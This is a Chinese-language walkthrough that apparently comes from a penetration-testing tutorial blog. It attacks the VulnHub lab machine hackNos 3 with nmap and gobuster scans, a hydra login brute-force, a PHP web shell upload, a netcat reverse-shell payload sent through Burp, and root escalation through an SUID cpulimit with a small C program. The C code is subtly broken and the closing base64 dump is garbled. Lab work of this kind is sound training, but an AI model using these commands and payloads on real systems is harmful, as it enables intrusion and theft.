靶机系列测试教程 Os-hacknos-3

1 交流平台

随着教程的推出，看视频的人也越来越多，随之而来的问题也增多，本人平时非常忙，难以有时间回复大家的问题，特意建立了一个 QQ 群，里面有很多这方面的高手，有什么不懂的，请到群里提问，咨询问题的时候，一定要详细，不然没人会回复你，另外本人有时间会在群内直播测试靶机，还没加上群的赶快加上了。

交流 QQ 群

微信号

博客 www.moonsec.com

2 介绍

2.1 靶机介绍

描述	说明
Difficulty	Intermediate-Hard
Flag	2 Flag first user And second root
Learning	Web Application | Enumeration | Privilege Escalation


下载地址
https://www.vulnhub.com/entry/hacknos-os-hacknos-3,410/
难度 中等

3 靶机测试

3.1 信息收集


3.1.1 nmap 扫描

nmap -p- -A 192.168.0.173 -oA hacknos3-port




3.2 目录扫描

gobuster dir -u http://192.168.0.174 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100




3.3 访问 websec

访问 websec 发现是一个博客




后台登录



3.4 cewl 自动爬取单词


cewl http://192.168.0.174/websec/ >cewl.txt



4 穷举后台

4.1.1 hydra 穷举后台


hydra -l contact@hacknos.com -P cewl.txt 192.168.0.174 http-post-form "/websec/admin:username=^USER^&password=^PASS^:Wrong email"




4.1.2 上传 shell

http://192.168.0.174/websec/admin/fm?f=themes/gila-blog


上传 php 文件




把.hatccess 清除




http://192.168.0.174/websec/themes/gila-blog/moon.php?moon=id


192.168.0.174/websec/a
192.168.0.174/websec/then
192.168.0.174/websec/themes/gila-blog/moon.php?moon=id
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
uid=33(www-data) gid=33(www-data) groups=33(www-data)

4.2 反弹 shell


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project
1
...
Send
Cancel
Request
Raw
Params
Headers
Hex
POST /websec/themes/gila-blog/moon.php HTTP/1.1
Host: 192.168.0.174
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=2t86pjvob9kol2r5sqil73uab3;
GSESSIONID=1w9f7mihaa9u07p3nzt7vmdtw38ons972fb22w6nfd2zgu0z7j
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 91
moon=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+192.168.0.164+9001+>
/tmp/f


root@kali:~/hacknos3# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.0.164] from (UNKNOWN) [192.168.0.174] 52206
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@hacknos:/var/www/html/websec/themes/gila-blog$

4.3 获取 user.txt

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:106:111::/run/uuidd:/usr/sbin/nologin
tcpdump:x:107:112::/nonexistent:/usr/sbin/nologin
landscape:x:108:114::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
blackdevil:x:1000:118:hackNos:/home/blackdevil:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
www-data@hacknos:/var/www/html/websec/themes/gila-blog$
```

```
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
www-data@hacknos:/var/www/html/websec/themes/gila-blog$ cat /home/blackdevil/user.txt
<sec/themes/gila-blog$ cat /home/blackdevil/user.txt
bae11ce4f67af91fa58576c1da2aad4b
www-data@hacknos:/var/www/html/websec/themes/gila-blog$
```

4.4 特权提升

4.4.1 查找 suid 文件

find /usr/bin -type f -perm -u=s 2>/dev/null

```
www-data@hacknos:/var/www/html$ find /usr/bin -type f -perm -u=s 2>/dev/null
/usr/bin/mount
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/cpulimit
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/su
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/at
/usr/bin/pkexec
/usr/bin/chsh
```

4.4.2 cpulimit 提权

新建 suid.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
int main(int argc,char *argv[])
{
    setreuid(0,0);
    execve("/bin/bash,NULL,NULL);
}
```

gcc suid.c -o exp

```
root@kali:~/hacknos3# gcc suid.c -o exp
root@kali:~/hacknos3# ls -al exp
-rwxr-xr-x 1 root root 16672 Dec 31 05:15 exp
root@kali:~/hacknos3#
```

把文件复制到靶机上 设置运行权限即可

```
AACEAAAABAAAAEIAAAAAAAAAcAUAAAAAAABwBQAAAAAADAAAAAAAAAABQAAABcAAAAIAAAAAAAA
ABgAAAAAAAAAjgAAAAEAAAAGAAAAAAAAAAAQAAAAAAAAABAAAAAAAAAXAAAAAAAAAAAAAAAAAAA
BAAAAAAAAAAAAAAAAAAAAIkAAAABAAAABgAAAAAAAAgEAAAAAAAACAQAAAAAAAMAAAAAAAAAA
AAAAAAAAABAAAAAAAAAEAAAAAAAACUAAAAQAAAAYAAAAAAAAUBAAAAAAABQEAAAAAAAAgA
AAAAAAAAAAAAAAAAAAIAAAAAAAAgAAAAAAAAnQAAAEAAAAGAAAAAAAAGAQAAAAAAAYBAA
AAAAACBAQAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAAKMAAAABAAAABgAAAAAADkEQAA
AAAAOQRAAAAAAACQAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAACpAAAAQAAAIAAAAA
AAAACAAAAAAAAIAAAAAAAA4AAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAsQAAAEA
AAACAAAAAAAABAgAAAAAAECAAAAAAAA8AAAAAAAAAAAAAAAAAABAAAAAAAAAAAAAAAA
AL8AAABAAAAgAAAAAAABQIAAAAAAAFAgAAAAAAACAEAAAAAAAAAAAAAAAAAgAAAAAAAA
AAAAAAAADJAAAADgAAAMAAAAAAAA6D0AAAAAADoLQAAAAAAgAAAAAAAAAAAAAAAI
AAAAAAAAgAAAAAAA1QAAAA8AAADAAAAAAAAPA9AAAAAAA8C0AAAAAAAIAAAAAAAAAA
